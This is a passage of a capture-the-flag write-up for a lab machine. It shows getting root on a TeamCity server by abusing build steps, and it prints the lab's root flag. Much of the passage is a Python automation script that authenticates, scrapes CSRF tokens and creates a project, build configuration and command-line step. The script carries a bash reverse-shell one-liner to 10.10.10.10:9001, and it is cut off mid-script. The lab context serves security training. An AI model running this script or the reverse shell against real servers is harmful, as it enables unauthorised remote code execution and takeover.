
We click on Open Terminal and we can run system commands as root and grab the flag Watcher_Root:

# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
VL{630b5a947342ad80a6cca62ec1935c56}
There is an alternative way: Create a pipeline to get a shell.
Create a new project:





Click on the Create Build Configuration button:


Enter a name and click on Create:
Click on Skip:

From the left panel: BuildConfiguration > BuildSteps :
Click on Add build step:
Select Command Line:

We fill a simple reverse shell command in the Custom script box:

Click on Save then click on Run:

Then we got our reverse shell as root and grab the last flag:
[+] Logging to /home/user/.penelope/watcher.vl~10.10.93.110/watcher.vl~10.10.93.110.log
root@watcher:/root# cat root.txt
VL{630b5a947342ad80a6cca62ec1935c56}
Below the python script to fully automate the process:
Authenticate -> Create: project, build config and build step -> Run build with the agent.
#!/usr/bin/python3
import os
import requests
import random
from bs4 import BeautifulSoup
import argparse

parser = argparse.ArgumentParser(description='RCE in TeamCity: Tested in TeamCity Professional 2024.03.3 (build 156364)')
parser.add_argument('--url', required=True, help='http://localhost:8111',)
parser.add_argument('--username', required=True, help='Name of the user',)
parser.add_argument('--password', required=True, help='Password of the user',)
parser.add_argument('--cmd', required=True, help="bash -c 'bash -i >& /dev/tcp/10.10.10.10/9001 0>&1'",)
args = parser.parse_args()

S = requests.Session()
headers = {
    'Content-Type': 'application/json',
    }
n = random.randint(100,999)

r = S.get(args.url+'/login.html')
soup = BeautifulSoup(r.text, 'lxml')
tc_csrf_token = soup.find('meta', {'name':'tc-csrf-token'})['content']
public_key = soup.find('input', {'name':'publicKey'})['value']
print(f'publickey: {public_key}')

def login():
    r = S.get(args.url+'/httpAuth/app/rest/server', auth=(args.username, args.password), headers=headers)
    print(f'login() {r.status_code}')
    print(f'Login with user {args.username}:{args.password}')
    r = S.get(args.url+'/favorite/projects?mode=builds')
    soup = BeautifulSoup(r.text, 'lxml')
    tc_csrf_token = soup.find('input', {'name':'tc-csrf-token'})['value']
    print(f'CSRF Token: {tc_csrf_token}')
    return tc_csrf_token

def create_project():
    project = 'ProjectShell'+ str(n)
    data = {
        'parentId': '_Root',
        'name': project,
        'externalId': project,
        'description': '',
        'submitProject': 'store',
        'submitCreateProject': 'Create',
        'tc-csrf-token': tc_csrf_token,
    }
    r = S.post(args.url+'/admin/createProject.html', data=data)
    print(f'reate_project() {r.status_code}')
    print(f'Crate new Project: {project}')
    return project

def create_build_configuration():
    build_config = project + '_BuildConfig'
    data = {
        'parentProjectId': project,
        'buildTypeName': 'build_config',
        'buildTypeExternalId': build_config,
        'description': '',
        '-ufd-teamcity-ui-buildConfigurationType': 'Regular',
        'buildConfigurationType': 'REGULAR',
        'createBuildType': 'Create',
        'tc-csrf-token': tc_csrf_token,
    }
    r = S.post(args.url+'/admin/createBuildType.html', data=data)
    print(f'create_build_configuration() {r.status_code}')
    print(f'Create Build Configuration: {build_config}')
    return build_config

def create_build_step():
    build_step = 'cmd_'+str(n)
    data = {
        "runTypeInfoKey":"simpleRunner",
        "buildStepName":build_step,
        "newRunnerId":build_step,
        "prop:teamcity.step.phase":"",
        "-ufd-teamcity-ui-prop:teamcity.step.mode":"If all previous steps finished successfully",
        "prop:teamcity.step.mode":"default",
        "condition[]":"",
